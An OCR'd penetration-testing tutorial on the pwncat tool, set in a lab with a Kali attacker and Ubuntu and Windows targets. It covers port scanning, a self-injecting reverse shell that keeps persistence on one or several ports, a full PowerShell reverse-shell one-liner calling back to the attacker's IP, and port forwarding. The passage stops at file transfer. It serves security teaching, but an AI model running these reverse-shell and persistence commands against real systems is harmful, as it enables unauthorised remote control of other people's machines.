
iGNITE Technologies

www.ignitetechnologies.in

A DETAILED GUIDE ON PWN CAT



www.hackingarticles.in

Contents

A Detailed Guide on Pwncat

Pwncat stands out as an open-source Python tool highly regarded for its versatility, providing a contemporary alternative to the traditional netcat utility. Tailored for network exploration, exploitation, and penetration testing needs, it offers a modernized approach to these tasks. With an emphasis on user-friendly features and comprehensive functionality, pwncat facilitates seamless interactions with network services, aiding in reconnaissance and vulnerability assessment.

The official documentation for the usage of this tool can be checked from here: https://pwncat.org/

Table of Content

Lab Setup

In this article, we are going to show the usage of pwncat on both linux and windows target machines as mentioned below:

Target Machines: Ubuntu (192.168.1.23), Windows (192.168.1.4)

Attacker Machine: Kali Linux (192.168.1.7)

Installation

Installation of pwncat can be done using **pip** or **apt**.

To install using **apt** use the following command:

apt install pwncat

```
┌──(root㉿kali)-[~]
└─# apt install pwncat
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are
  libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev
  python3-pypdf2 python3-pythran python3.12-dev xtl-dev zen
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  pwncat
0 upgraded, 1 newly installed, 0 to remove and 0 not upgrade
Need to get 3,715 kB of archives.
After this operation, 5,904 kB of additional disk space wil
Get:1 http://kali.download/kali kali-rolling/main amd64 pwn
Fetched 3,715 kB in 1s (2,748 kB/s)
Selecting previously unselected package pwncat.
(Reading database ... 406295 files and directories currentl
Preparing to unpack .../pwncat_0.1.2-0kali2_all.deb ...
Unpacking pwncat (0.1.2-0kali2) ...
Setting up pwncat (0.1.2-0kali2) ...
```

To install using **pip** use the following command:

pip install pwncat

```
┌──(root㉿kali)-[~]
└─# pip install pwncat
Collecting pwncat
  Downloading pwncat-0.1.2-py2.py3-none-any.whl.metadata (72 k
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 72.1/72.1 kB 3.4
Downloading pwncat-0.1.2-py2.py3-none-any.whl (68 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 68.2/68.2 kB 5.5 M
Installing collected packages: pwncat
Successfully installed pwncat-0.1.2
WARNING: Running pip as the 'root' user can result in broken p
```

Usage

Port scanning and Banner grabbing

Pwncat can be used to perform both port scanning and banner grabbing on the open ports by stating the range of ports along with the **--banner** flag.

```
pwncat -z 192.168.1.23 1-100
pwncat -z 192.168.1.23 1-100 --banner
```

```
┌──(root㉿kali)-[~]
└─# pwncat -z 192.168.1.23 1-100
Scanning 100 ports
[+]    21/TCP open   (IPv4)
[+]    22/TCP open   (IPv4)
[+]    80/TCP open   (IPv4)

┌──(root㉿kali)-[~]
└─# pwncat -z 192.168.1.23 1-100 --banner
Scanning 100 ports
[+]    21/TCP open   (IPv4): 220 (vsFTPd 3.0.5)
[+]    22/TCP open   (IPv4): SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6
[+]    80/TCP open   (IPv4): Apache/2.4.52 (Ubuntu)
```

Pwncat not only performs port scanning on TCP ports it can also scan UDP ports just by using a **-u** flag in the above command.


As a Listener

When used as a listener pwncat holds a persistence by creating a file in the /tmp/ directory. Therefore, if a connection is lost the reverse shell can still be obtained at the same port which was previously used like a persistence.

```
pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234
```


```
┌──(root㉿kali)-[~]
└─# pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234
[PWNCAT CnC] Checking if remote sends greeting ...
[PWNCAT CnC] Checking if remote sends prefix/suffix to every request ...
[PWNCAT CnC] Remote does not send prefix
[PWNCAT CnC] Remote does not send suffix
[PWNCAT CnC] Probing for: which python3
[PWNCAT CnC] Potential path: /usr/bin/python3
[PWNCAT CnC] Found valid Python3 version: 3.10.12
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpb3sjjnzy'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpccqqjxvj'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp9lxarb9r'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp24_0uom3'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Uploading: /usr/local/bin/pwncat → /tmp/tmp24_0uom3 (1/1)
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Decoding: /tmp/tmp24_0uom3 → /tmp/tmpb3sjjnzy
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpb3sjjnzy 192.168.1.7 1234 --exec
[PWNCAT CnC] Waiting for socket
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Done. Handing over to current shell.
ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:06:e2:0d:39  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.23  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:1c64:6ac0:e36b:e393:bc52:efba  prefixlen 64  scopeid 0×0<global>
        inet6 2401:4900:1c64:6ac0:4c88:de91:d6c4:c897  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::2d6b:4a64:6628:da36  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:65:a9:cf  txqueuelen 1000  (Ethernet)
        RX packets 2078  bytes 1277971 (1.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2061  bytes 1438693 (1.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens34: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.148.128  netmask 255.255.255.0  broadcast 192.168.148.255
        inet6 fe80::ee6:17ca:8b1d:1fa2  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:65:a9:d9  txqueuelen 1000  (Ethernet)
        RX packets 29  bytes 4732 (4.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 138  bytes 14113 (14.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 170  bytes 20302 (20.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 170  bytes 20302 (20.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The persistence can be checked by running a rlwrap listener at the same port after terminating the above connection.




Pwncat has a feature to create persistence on multiple ports which can be performed using the following command:

```
pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234+2
```




It can be observed that along with port 1234, the reverse shell can also be obtained on the ports 1235 and 1236.



Reverse Shell (Windows)

To get a reverse shell, command can be used from the reverse shell generator (https://www.revshells.com/) in the Windows machine to get a reverse shell.



Before executing the command copied from the revshells.com, start a listener at port 4444 in the kali machine using the following command:

pwncat -l 4444

```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.1.7',4444);$stream = $cli
ent.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback
2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendb
yte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

```
┌──(root㉿kali)-[~]
└─# pwncat -l 4444

PS C:\Users\IEUser> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:1c62:c6a9:a429:d320:86d0:6290
   Temporary IPv6 Address. . . . . . : 2401:4900:1c62:c6a9:69e7:a7a1:1d72:5ba3
   Link-local IPv6 Address . . . . . : fe80::a429:d320:86d0:6290%8
   IPv4 Address. . . . . . . . . . . : 192.168.1.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%8
                                       192.168.1.1
PS C:\Users\IEUser>
```

Local Port Forwarding


Perform the installation of pwncat inside the Ubuntu machine using the following command:

pip3 install pwncat

```
root@pentest-virtual-machine:~# pip3 install pwncat
Collecting pwncat
  Downloading pwncat-0.1.2-py2.py3-none-any.whl (68 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 68.2/68.2 KB 4.3 MB/s eta 0:0

Installing collected packages: pwncat
Successfully installed pwncat-0.1.2
WARNING: Running pip as the 'root' user can result in broken permissions an
root@pentest-virtual-machine:~# pwncat
usage: pwncat [options] hostname port
       pwncat [options] -l [hostname] port
       pwncat [options] -z hostname port
       pwncat [options] -L [addr:]port hostname port
       pwncat [options] -R addr:port hostname port
       pwncat -V, --version
       pwncat -h, --help
```

After a reverse shell is obtained using the usage discussed in the **As a Listener** section. It was observed that an application is running internally inside the Ubuntu machine at port 8080. Hence to access that web application inside our kali machine, we will perform Local Port forwarding using the following command:

pwncat -L 0.0.0.0:5000 127.0.0.1 8080



After the execution of the above command, the web application can now be accessed inside the kali machine at the URL: http://192.168.1.23:5000

Send and Receive Files

Besides the above discussed usage pwncat can also be used to send/receive files. It starts with the installation of pwncat in the ubuntu machine.

